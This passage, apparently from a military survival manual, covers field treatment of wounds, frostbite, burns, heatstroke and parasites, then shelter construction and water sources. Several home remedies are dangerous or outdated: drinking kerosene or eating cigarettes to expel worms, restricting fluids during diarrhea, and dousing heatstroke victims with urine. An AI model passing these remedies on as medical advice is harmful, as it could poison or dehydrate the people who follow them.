- *Garlic.* Rub it on a wound or boil it to extract the oils and use the water to rinse the affected area.
- *Salt water.* Use 2 to 3 tablespoons per liter of water to kill bacteria.
- *Bee honey.* Use it straight or dissolved in water.
- *Sphagnum moss.* Found in boggy areas worldwide, it is a natural source of iodine. Use as a dressing.

Again, use noncommercially prepared materials with caution.

Frostbite

This injury results from frozen tissues. Light frostbite involves only the skin that takes on a dull, whitish pallor. Deep frostbite extends to a depth below the skin. The tissues become solid and immovable. Your feet, hands, and exposed facial areas are particularly vulnerable to frostbite.
When with others, prevent frostbite by using the buddy system. Check your buddy's face often and make sure that he checks yours. If you are alone, periodically cover your nose and lower part of your face with your mittens.
Do not try to thaw the affected areas by placing them close to an open flame. Gently rub them in lukewarm water. Dry the part and place it next to your skin to warm it at body temperature.

Trench Foot

This condition results from many hours or days of exposure to wet or damp conditions at a temperature just above freezing. The nerves and muscles sustain the main damage, but gangrene can occur. In extreme cases the flesh dies and it may become necessary to have the foot or leg amputated. The best prevention is to keep your feet dry. Carry extra socks with you in a waterproof packet. Dry wet socks against your body. Wash your feet daily and put on dry socks.

Burns

The following field treatment for burns relieves the pain somewhat, seems to help speed healing, and offers some protection against infection:

- First, stop the burning process. Put out the fire by removing clothing, dousing with water or sand, or by rolling on the ground. Cool the burning skin with ice or water. For burns caused by white phosphorous, pick out the white phosphorous with tweezers; do not douse with water.
- Soak dressings or clean rags for 10 minutes in a boiling tannic acid solution (obtained from tea, inner bark of hardwood trees, or acorns boiled in water).
- Cool the dressings or clean rags and apply over burns.
- Treat as an open wound.
- Replace fluid loss.
- Maintain airway.
- Treat for shock.
- Consider using morphine, unless the burns are near the face.

ENVIRONMENTAL INJURIES

Heatstroke, hypothermia, diarrhea, and intestinal parasites are environmental injuries you could face.

Heatstroke

The breakdown of the body's heat regulatory system (body temperature more than 40.5 degrees C [105 degrees F]) causes a heatstroke. Other heat injuries, such as cramps or dehydration, do not always precede a heatstroke. Signs and symptoms of heatstroke are--

- Swollen, beet-red face.
- Reddened whites of eyes.
- Victim not sweating.
- Unconsciousness or delirium, which can cause pallor, a bluish color to lips and nail beds (cyanosis), and cool skin.

  Note: By this time the victim is in severe shock. Cool the victim as rapidly as possible. Cool him by dipping him in a cool stream. If one is not available, douse the victim with urine, water, or at the very least, apply cool wet com-presses to all the joints, especially the neck, armpits, and crotch. Be sure to wet the victim's head. Heat loss through the scalp is great. Administer IVs and provide drinking fluids. You may fan the individual.

Expect, during cooling--

- Vomiting.
- Diarrhea.
- Struggling.
- Shivering.
- Shouting.
- Prolonged unconsciousness.
- Rebound heatstroke within 48 hours.
- Cardiac arrest; be ready to perform CPR.

  Note: Treat for dehydration with lightly salted water.

Hypothermia

Defined as the body's failure to maintain a temperature of 36 degrees C (97 degrees F). Exposure to cool or cold temperature over a short or long time can cause hypothermia. Dehydration and lack of food and rest predispose the survivor to hypothermia.
Unlike heatstroke, you must gradually warm the hypothermia victim. Get the victim into dry clothing. Replace lost fluids, and warm him.


Diarrhea

A common, debilitating ailment caused by a change of water and food, drinking contaminated water, eating spoiled food, becoming fatigued, and using dirty dishes. You can avoid most of these causes by practicing preventive medicine. If you get diarrhea, however, and do not have antidiarrheal medicine, one of the following treatments may be effective:

- Limit your intake of fluids for 24 hours.
- Drink one cup of a strong tea solution every 2 hours until the diarrhea slows or stops. The tannic acid in the tea helps to control the diarrhea. Boil the inner bark of a hardwood tree for 2 hours or more to release the tannic acid.
- Make a solution of one handful of ground chalk, charcoal, or dried bones and treated water. If you have some apple pomace or the rinds of citrus fruit, add an equal portion to the mixture to make it more effective. Take 2 tablespoons of the solution every 2 hours until the diarrhea slows or stops.

Intestinal Parasites

You can usually avoid worm infestations and other intestinal parasites if you take preventive measures. For example, never go barefoot. The most effective way to prevent intestinal parasites is to avoid uncooked meat and raw vegetables contaminated by raw sewage or human waste used as a fertilizer. However, should you become infested and lack proper medicine, you can use home remedies. Keep in mind that these home remedies work on the principle of changing the environment of the gastrointestinal tract. The following are home remedies you could use:



- *Salt water.* Dissolve 4 tablespoons of salt in 1 liter of water and drink. Do not repeat this treatment.
- *Tobacco.* Eat 1 to 1.5 cigarettes. The nicotine in the cigarette will kill or stun the worms long enough for your system to pass them. If the infestation is severe, repeat the treatment in 24 to 48 hours, *but no sooner.*
- *Kerosene.* Drink 2 tablespoons of kerosene *but no more.* If necessary, you can repeat this treatment in 24 to 48 hours. Be careful not to inhale the fumes. They may cause lung irritation.
- *Hot peppers.* Peppers are effective only if they are a steady part of your diet. You can eat them raw or put them in soups or rice and meat dishes. They create an environment that is prohibitive to parasitic attachment.

HERBAL MEDICINES

Our modern wonder drugs, laboratories, and equipment have obscured more primitive types of medicine involving determination, common sense, and a few simple treatments. In many areas of the world, however, the people still depend on local "witch doctors" or healers to cure their ailments. Many of the herbs (plants) and treatments they use are as effective as the most modern medications available. In fact, many modern medications come from refined herbs.

WARNING
Use herbal medicines with extreme care, however, and only when you lack or have limited medical supplies. Some herbal medicines are dangerous and may cause further damage or even death. See Chapter 9, Survival Use of Plants, for some basic herbal medicine treatments.

CHAPTER 5 - SHELTERS

A shelter can protect you from the sun, insects, wind, rain, snow, hot or cold temperatures, and enemy observation. It can give you a feeling of well-being. It can help you maintain your will to survive.

In some areas, your need for shelter may take precedence over your need for food and possibly even your need for water. For example, prolonged exposure to cold can cause excessive fatigue and weakness (exhaustion). An exhausted person may develop a "passive" outlook, thereby losing the will to survive.

The most common error in making a shelter is to make it too large. A shelter must be large enough to protect you. It must also be small enough to contain your body heat, especially in cold climates.

SHELTER SITE SELECTION

When you are in a survival situation and realize that shelter is a high priority, start looking for shelter as soon as possible. As you do so, remember what you will need at the site. Two requisites are--

- It must contain material to make the type of shelter you need.
- It must be large enough and level enough for you to lie down comfortably.

When you consider these requisites, however, you cannot ignore your tactical situation or your safety. You must also consider whether the site--

- Provides concealment from enemy observation.
- Has camouflaged escape routes.
- Is suitable for signaling, if necessary.
- Provides protection against wild animals and rocks and dead trees that might fall.
- Is free from insects, reptiles, and poisonous plants.

You must also remember the problems that could arise in your environment. For instance--

- Avoid flash flood areas in foothills.
- Avoid avalanche or rockslide areas in mountainous terrain.
- Avoid sites near bodies of water that are below the high water mark.

In some areas, the season of the year has a strong bearing on the site you select. Ideal sites for a shelter differ in winter and summer. During cold winter months you will want a site that will protect you from the cold and wind, but will have a source of fuel and water. During summer months in the same area you will want a source of water, but you will want the site to be almost insect free.
When considering shelter site selection, use the word BLISS as a guide.
B - Blend in with the surroundings.
L - Low silhouette.
I - Irregular shape.
S - Small.
S - Secluded location.

TYPES OF SHELTERS

When looking for a shelter site, keep in mind the type of shelter (protection) you need. However, you must also consider--

- How much time and effort you need to build the shelter.
- If the shelter will adequately protect you from the elements (sun, wind, rain, snow).
- If you have the tools to build it. If not, can you make improvised tools?
- If you have the type and amount of materials needed to build it.

To answer these questions, you need to know how to make various types of shelters and what materials you need to make them.

Poncho Lean-To

It takes only a short time and minimal equipment to build this lean-to (Figure 5-1). You need a poncho, 2 to 3 meters of rope or parachute suspension line, three stakes about 30 centimeters long, and two trees or two poles 2 to 3 meters apart. Before selecting the trees you will use or the location of your poles, check the wind direction. Ensure that the back of your lean-to will be into the wind.




Figure 5-1. Poncho lean-to.

To make the lean-to--

- Tie off the hood of the poncho. Pull the drawstring tight, roll the hood longways, fold it into thirds, and tie it off with the drawstring.
- Cut the rope in half. On one long side of the poncho, tie half of the rope to the corner grommet. Tie the other half to the other corner grommet.

- Attach a drip stick (about a 10-centimeter stick) to each rope about 2.5 centimeters from the grommet. These drip sticks will keep rainwater from running down the ropes into the lean-to. Tying strings (about 10 centimeters long) to each grommet along the poncho's top edge will allow the water to run to and down the line without dripping into the shelter.
- Tie the ropes about waist high on the trees (uprights). Use a round turn and two half hitches with a quick-release knot.
- Spread the poncho and anchor it to the ground, putting sharpened sticks through the grommets and into the ground.

If you plan to use the lean-to for more than one night, or you expect rain, make a center support for the lean-to. Make this support with a line. Attach one end of the line to the poncho hood and the other end to an overhanging branch. Make sure there is no slack in the line.
Another method is to place a stick upright under the center of the lean-to. This method, however, will restrict your space and movements in the shelter.
For additional protection from wind and rain, place some brush, your rucksack, or other equipment at the sides of the lean-to.
To reduce heat loss to the ground, place some type of insulating material, such as leaves or pine needles, inside your lean-to.

Note: When at rest, you lose as much as 80 percent of your body heat to the ground.

To increase your security from enemy observation, lower the lean-to's silhouette by making two changes. First, secure the support lines to the trees at knee height (not at waist height) using two knee-high sticks in the two center grommets (sides of lean-to). Second, angle the poncho to the ground, securing it with sharpened sticks, as above.

Poncho Tent

This tent (Figure 5-2) provides a low silhouette. It also protects you from the elements on two sides. It has, however, less usable space and observation area than a lean-to, decreasing your reaction time to enemy detection. To make this tent, you need a poncho, two 1.5- to 2.5-meter ropes, six sharpened sticks about 30 centimeters long, and two trees 2 to 3 meters apart.



Figure 5-2. Poncho tent using overhanging branch.

To make the tent--

- Tie off the poncho hood in the same way as the poncho lean-to.
- Tie a 1.5- to 2.5-meter rope to the center grommet on each side of the poncho.

- Tie the other ends of these ropes at about knee height to two trees 2 to 3 meters apart and stretch the poncho tight.
- Draw one side of the poncho tight and secure it to the ground pushing sharpened sticks through the grommets.
- Follow the same procedure on the other side.

If you need a center support, use the same methods as for the poncho lean-to. Another center support is an A-frame set outside but over the center of the tent (Figure 5-3). Use two 90- to 120-centimeter-long sticks, one with a forked end, to form the A-frame. Tie the hood's drawstring to the A-frame to support the center of the tent.



Figure 5-3. Poncho tent with A-frame.

Three-Pole Parachute Tepee

If you have a parachute and three poles and the tactical situation allows, make a parachute tepee. It is easy and takes very little time to make this tepee. It provides protection from the elements and can act as a signaling device by enhancing a small amount of light from a fire or candle. It is large enough to hold several people and their equipment and to allow sleeping, cooking, and storing firewood.
You can make this tepee using parts of or a whole personnel main or reserve parachute canopy. If using a standard personnel parachute, you need three poles 3.5 to 4.5 meters long and about 5 centimeters in diameter.
To make this tepee (Figure 5-4)--

- Lay the poles on the ground and lash them together at one end.
- Stand the framework up and spread the poles to form a tripod.
- For more support, place additional poles against the tripod. Five or six additional poles work best, but do not lash them to the tripod.
- Determine the wind direction and locate the entrance 90 degrees or more from the mean wind direction.
- Lay out the parachute on the "backside" of the tripod and locate the bridle loop (nylon web loop) at the top (apex) of the canopy.
- Place the bridle loop over the top of a free-standing pole. Then place the pole back up against the tripod so that the canopy's apex is at the same height as the lashing on the three poles.
- Wrap the canopy around one side of the tripod. The canopy should be of double thickness, as you are wrapping an entire parachute. You need only wrap half of the tripod, as the remainder of the canopy will encircle the tripod in the opposite direction.

- Construct the entrance by wrapping the folded edges of the canopy around two free-standing poles. You can then place the poles side by side to close the tepee's entrance.
- Place all extra canopy underneath the tepee poles and inside to create a floor for the shelter.
- Leave a 30- to 50-centimeter opening at the top for ventilation if you intend to have a fire inside the tepee.



Figure 5-4. Three-pole parachute tepee.

One-Pole Parachute Tepee

You need a 14-gore section (normally) of canopy, stakes, a stout center pole, and inner core and needle to construct this tepee. You cut the suspension lines except for 40- to 45-centimeter lengths at the canopy's lower lateral band.
To make this tepee (Figure 5-5)--

- Select a shelter site and scribe a circle about 4 meters in diameter on the ground.
- Stake the parachute material to the ground using the lines remaining at the lower lateral band.
- After deciding where to place the shelter door, emplace a stake and tie the first line (from the lower lateral band) securely to it.
- Stretch the parachute material taut to the next line, emplace a stake on the scribed line, and tie the line to it.
- Continue the staking process until you have tied all the lines.
- Loosely attach the top of the parachute material to the center pole with a suspension line you previously cut and, through trial and error, determine the point at which the parachute material will be pulled tight once the center pole is upright.
- Then securely attach the material to the pole.
- Using a suspension line (or inner core), sew the end gores together leaving 1 or 1.2 meters for a door.



Figure 5-5. One-pole parachute tepee.

No-Pole Parachute Tepee

You use the same materials, except for the center pole, as for the one-pole parachute tepee. To make this tepee (Figure 5-6)--

- Tie a line to the top of parachute material with a previously cut suspension line.
- Throw the line over a tree limb, and tie it to the tree trunk.
- Starting at the opposite side from the door, emplace a stake on the scribed 3.5- to 4.3-meter circle.
- Tie the first line on the lower lateral band.
- Continue emplacing the stakes and tying the lines to them.
- After staking down the material, unfasten the line tied to the tree trunk, tighten the tepee material by pulling on this line, and tie it securely to the tree trunk.



Figure 5-6. No-pole parachute tepee.

One-Man Shelter

A one-man shelter you can easily make using a parachute requires a tree and three poles. One pole should be about 4.5 meters long and the other two about 3 meters long.
To make this shelter (Figure 5-7)--

- Secure the 4.5-meter pole to the tree at about waist height.
- Lay the two 3-meter poles on the ground on either side of and in the same direction as the 4.5-meter pole.
- Lay the folded canopy over the 4.5 meter pole so that about the same amount of material hangs on both sides.
- Tuck the excess material under the 3-meter poles, and spread it on the ground inside to serve as a floor.
- Stake down or put a spreader between the two 3-meter poles at the shelter's entrance so they will not slide inward.
- Use any excess material to cover the entrance.



Figure 5-7. One-man shelter.

The parachute cloth makes this shelter wind resistant, and the shelter is small enough that it is easily warmed. A candle, used carefully, can keep the inside temperature comfortable. This shelter is unsatisfactory, however, when snow is falling as even a light snowfall will cave it in.

Parachute Hammock

You can make a hammock using 6 to 8 gores of parachute canopy and two trees about 4.5 meters apart (Figure 5-8).



Figure 5-8. Parachute hammock.

Field-Expedient Lean-To

If you are in a wooded area and have enough natural materials, you can make a field-expedient lean-to (Figure 5-9) without the aid of tools or with only a knife. It takes longer to make this type of shelter than it does to make other types, but it will protect you from the elements.



Figure 5-9. Field-expedient lean-to and fire reflector.

You will need two trees (or upright poles) about 2 meters apart; one pole about 2 meters long and 2.5 centimeters in diameter; five to eight poles about 3 meters long and 2.5 centimeters in diameter for beams; cord or vines for securing the horizontal support to the trees; and other poles, saplings, or vines to crisscross the beams.
To make this lean-to--

- Tie the 2-meter pole to the two trees at waist to chest height. This is the horizontal support. If a standing tree is not available, construct a biped using Y-shaped sticks or two tripods.
- Place one end of the beams (3-meter poles) on one side of the horizontal support. As with all lean-to type shelters, be sure to place the lean-to's backside into the wind.
- Crisscross saplings or vines on the beams.
- Cover the framework with brush, leaves, pine needles, or grass, starting at the bottom and working your way up like shingling.
- Place straw, leaves, pine needles, or grass inside the shelter for bedding.

In cold weather, add to your lean-to's comfort by building a fire reflector wall (Figure 5-9). Drive four 1.5-meter-long stakes into the ground to support the wall. Stack green logs on top of one another between the support stakes. Form two rows of stacked logs to create an inner space within the wall that you can fill with dirt. This action not only strengthens the wall but makes it more heat reflective. Bind the top of the support stakes so that the green logs and dirt will stay in place.
With just a little more effort you can have a drying rack. Cut a few 2-centimeter-diameter poles (length depends on the distance between the lean-to's horizontal support and the top of the fire reflector wall). Lay one end of the poles on the lean-to support and the other end on top of the reflector wall. Place and tie into place smaller sticks across these poles. You now have a place to dry clothes, meat, or fish.

Swamp Bed

In a marsh or swamp, or any area with standing water or continually wet ground, the swamp bed (Figure 5-10) keeps you out of the water. When selecting such a site, consider the weather, wind, tides, and available materials.



Figure 5-10. Swamp bed.

To make a swamp bed--

- Look for four trees clustered in a rectangle, or cut four poles (bamboo is ideal) and drive them firmly into the ground so they form a rectangle. They should be far enough apart and strong enough to support your height and weight, to include equipment.
- Cut two poles that span the width of the rectangle. They, too, must be strong enough to support your weight.
- Secure these two poles to the trees (or poles). Be sure they are high enough above the ground or water to allow for tides and high water.
- Cut additional poles that span the rectangle's length. Lay them across the two side poles, and secure them.
- Cover the top of the bed frame with broad leaves or grass to form a soft sleeping surface.
- Build a fire pad by laying clay, silt, or mud on one comer of the swamp bed and allow it to dry.

Another shelter designed to get you above and out of the water or wet ground uses the same rectangular configuration as the swamp bed. You very simply lay sticks and branches lengthwise on the inside of the trees (or poles) until there is enough material to raise the sleeping surface above the water level.

Natural Shelters

Do not overlook natural formations that provide shelter. Examples are caves, rocky crevices, clumps of bushes, small depressions, large rocks on leeward sides of hills, large trees with low-hanging limbs, and fallen trees with thick branches. However, when selecting a natural formation--

- Stay away from low ground such as ravines, narrow valleys, or creek beds. Low areas collect the heavy cold air at night and are therefore colder than the surrounding high ground. Thick, brushy, low ground also harbors more insects.
- Check for poisonous snakes, ticks, mites, scorpions, and stinging ants.
- Look for loose rocks, dead limbs, coconuts, or other natural growth than could fall on your shelter.

Debris Hut

For warmth and ease of construction, this shelter is one of the best. When shelter is essential to survival, build this shelter.
To make a debris hut (Figure 5-11)--

- Build it by making a tripod with two short stakes and a long ridgepole or by placing one end of a long ridgepole on top of a sturdy base.
- Secure the ridgepole (pole running the length of the shelter) using the tripod method or by anchoring it to a tree at about waist height.
- Prop large sticks along both sides of the ridgepole to create a wedge-shaped ribbing effect. Ensure the ribbing is wide enough to accommodate your body and steep enough to shed moisture.
- Place finer sticks and brush crosswise on the ribbing. These form a latticework that will keep the insulating material (grass, pine needles, leaves) from falling through the ribbing into the sleeping area.
- Add light, dry, if possible, soft debris over the ribbing until the insulating material is at least 1 meter thick--the thicker the better.
- Place a 30-centimeter layer of insulating material inside the shelter.
- At the entrance, pile insulating material that you can drag to you once inside the shelter to close the entrance or build a door.
- As a final step in constructing this shelter, add shingling material or branches on top of the debris layer to prevent the insulating material from blowing away in a storm.



Figure 5-11. Debris hut.

Tree-Pit Snow Shelter

If you are in a cold, snow-covered area where evergreen trees grow and you have a digging tool, you can make a tree-pit shelter (Figure 5-12).



Figure 5-12. Tree-pit snow shelter.

To make this shelter--

- Find a tree with bushy branches that provides overhead cover.
- Dig out the snow around the tree trunk until you reach the depth and diameter you desire, or until you reach the ground.
- Pack the snow around the top and the inside of the hole to provide support.
- Find and cut other evergreen boughs. Place them over the top of the pit to give you additional overhead cover. Place evergreen boughs in the bottom of the pit for insulation.

See Chapter 15 for other arctic or cold weather shelters.

Beach Shade Shelter

This shelter protects you from the sun, wind, rain, and heat. It is easy to make using natural materials. To make this shelter (Figure 5-13)--

- Find and collect driftwood or other natural material to use as support beams and as a digging tool.
- Select a site that is above the high water mark.
- Scrape or dig out a trench running north to south so that it receives the least amount of sunlight. Make the trench long and wide enough for you to lie down comfortably.
- Mound soil on three sides of the trench. The higher the mound, the more space inside the shelter.
- Lay support beams (driftwood or other natural material) that span the trench on top of the mound to form the framework for a roof.
- Enlarge the shelter's entrance by digging out more sand in front of it.
- Use natural materials such as grass or leaves to form a bed inside the shelter.



Figure 5-13. Beach shade shelter.

Desert Shelters

In an arid environment, consider the time, effort, and material needed to make a shelter. If you have material such as a poncho, canvas, or a parachute, use it along with such terrain features as rock outcropping, mounds of sand, or a depression between dunes or rocks to make your shelter.
Using rock outcroppings--

- Anchor one end of your poncho (canvas, parachute, or other material) on the edge of the outcrop using rocks or other weights.
- Extend and anchor the other end of the poncho so it provides the best possible shade.

In a sandy area--

- Build a mound of sand or use the side of a sand dune for one side of the shelter.
- Anchor one end of the material on top of the mound using sand or other weights.
- Extend and anchor the other end of the material so it provides the best possible shade.

  Note: If you have enough material, fold it in half and form a 30-centimeter to 45-centimeter airspace between the two halves. This airspace will reduce the temperature under the shelter.

A belowground shelter (Figure 5-14) can reduce the midday heat as much as 16 to 22 degrees C (30 to 40 degrees F). Building it, however, requires more time and effort than for other shelters. Since your physical effort will make you sweat more and increase dehydration, construct it before the heat of the day.



Figure 5-14. Belowground desert shelter.


To make this shelter--

- Find a low spot or depression between dunes or rocks. If necessary, dig a trench 45 to 60 centimeters deep and long and wide enough for you to lie in comfortably.
- Pile the sand you take from the trench to form a mound around three sides.
- On the open end of the trench, dig out more sand so you can get in and out of your shelter easily.
- Cover the trench with your material.
- Secure the material in place using sand, rocks, or other weights.

If you have extra material, you can further decrease the midday temperature in the trench by securing the material 30 to 45 centimeters above the other cover. This layering of the material will reduce the inside temperature 11 to 22 degrees C (20 to 40 degrees F).

Another type of belowground shade shelter is of similar construction, except all sides are open to air currents and circulation. For maximum protection, you need a minimum of two layers of parachute material (Figure 5-15). White is the best color to reflect heat; the innermost layer should be of darker material.






Figure 5-15. Open desert shelter.

CHAPTER 6 - WATER PROCUREMENT

Water is one of your most urgent needs in a survival situation. You can' t live long without it, especially in hot areas where you lose water rapidly through perspiration. Even in cold areas, you need a minimum of 2 liters of water each day to maintain efficiency.

More than three-fourths of your body is composed of fluids. Your body loses fluid as a result of heat, cold, stress, and exertion. To function effectively, you must replace the fluid your body loses. So, one of your first goals is to obtain an adequate supply of water.

WATER SOURCES

Almost any environment has water present to some degree. Figure 6-1 lists possible sources of water in various environments. It also provides information on how to make the water potable.

Environment	Source of Water	Means of Obtaining and/or Making Potable	Remarks
Frigid areas	Snow and ice	Melt and purify.	**Do not eat** without melting! Eating snow and ice can reduce body temperature and will lead to more dehydration. Snow and ice are no purer than the water from which they come. Sea ice that is gray in color or opaque is salty. Do not use it without desalting it. Sea ice that is crystalline with a bluish cast has little salt in it.
At sea	Sea	Use desalter kit.	**Do not** drink seawater without desalting.
	Rain	Catch rain in tarps or in other water-holding material or containers.	If tarp or water-holding material has become encrusted with salt, wash it in the sea before using (very little salt will remain on it).
	Sea ice		See remarks above for frigid areas.
